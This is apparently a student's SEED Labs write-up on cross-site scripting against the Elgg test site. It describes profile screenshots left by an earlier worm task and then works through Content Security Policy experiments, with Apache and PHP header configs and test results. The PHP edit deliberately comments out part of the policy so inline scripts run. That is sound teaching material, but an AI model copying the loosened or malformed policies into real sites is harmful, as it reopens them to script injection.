


The second screenshot shows Samy's profile. The browser address bar displays 'www.seed-server.com/profile/samy'. The profile header includes the name 'Samy' and buttons for 'Remove friend' and 'Send a message'. The profile picture is a cartoon of a man in a black hat and sunglasses. The 'About me' section is empty.





The third screenshot shows Alice's profile again. The browser address bar displays 'www.seed-server.com/profile/alice'. The profile header includes the name 'Alice' and buttons for 'Edit avatar' and 'Edit profile'. The profile picture is the same blonde girl. The 'About me' section now contains the text 'Not Samy'. A blue 'Add widgets' button is visible on the right.




## Charlie View



The screenshot shows Charlie's profile on the Elgg For SEED Labs website. The browser address bar displays 'www.seed-server.com/profile/charlie'. The profile header includes the name 'Charlie' and buttons for 'Edit avatar' and 'Edit profile'. The profile picture is a cartoon of a man in a brown hat and coat holding a magnifying glass. A blue 'Add widgets' button is visible on the right.




## Bob view




## Task 7

1. In example32a/b/c, we can see example32a works fine and can execute JavaScript code. B and C cannot since there are some part that fails to access.


### 32a ok



### 32b not ok(Click button does nothing)



### 32c not ok(Click button does nothing)



2. Now change example23b's configuration by modifying apache.cnf

```
root@b2250abde429: /etc/apache2/sites-available
GNU nano 4.8 apache_csp.conf Modified
# Purpose: Do not set CSP policies
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32a.com
    DirectoryIndex index.html
</VirtualHost>

# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
        default-src 'self'; \
        script-src 'self' *.example60.com \
        script-src 'self' *.example70.com \
    "
</VirtualHost>

# Purpose: Setting CSP policies in web applications

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^\ Replace ^U Paste Text ^T To Spell ^_ Go To Line


Restart server after modification

root@b2250abde429: /etc/apache2/sites-available
root@b2250abde429: /etc/apache2/sites-available# nano apache_csp.conf
root@b2250abde429: /etc/apache2/sites-available# service apache2 restart
* Restarting Apache httpd web server apache2
```

3. Now b has bottom 3 working fine.

```
Web_XSS_Elgg.pdf x All site files : Elgg For SE x example32a.com/ x example32b.com/ x example32c.com/
www.example32b.com
CSP Experiment
1. Inline: Nonce (111-111-111): Failed
2. Inline: Nonce (222-222-222): Failed
3. Inline: No Nonce: Failed
4. From self: OK
5. From www.example60.com: OK
6. From www.example70.com: OK
7. From button click: Click me
```


- Now change example32c's configuration by modifying index.php. Changes are in line 4 and line 5.



```
1<?php
2 $cspheader = "Content-Security-Policy:".
3   "default-src 'self';".
4   "script-src 'self' 'nonce-111-111-111' 'nonce-222-222-222' *.example60.com *.example70.com".
5   /*"; Remove this for Nonounce
6 header($cspheader);
7?>
8
9<?php include 'index.html';?>
10
```

- Do **\$docker-compose build** to update index.php to server.


- Now c has all stuff working fine.



**CSP Experiment**

1. Inline: Nonce (111-111-111): OK
2. Inline: Nonce (222-222-222): OK
3. Inline: No Nonce: OK
4. From self: OK
5. From www.example60.com: OK
6. From www.example70.com: OK
7. From button click:

And JavaScript is working same as example32a



**CSP Experiment**

1. Inline: Nonce (111-111-111): OK
2. Inline: Nonce (222-222-222): OK
3. Inline: No Nonce: OK
4. From self: OK
5. From www.example60.com: OK
6. From www.example70.com: OK
7. From button click:

JS Code executed!

☐ Prevent this page from creating additional dialogs

- The reason for CSP preventing XSS attack is CSP is just like whitelist, telling the client that which resources can be loaded and which are not allowed.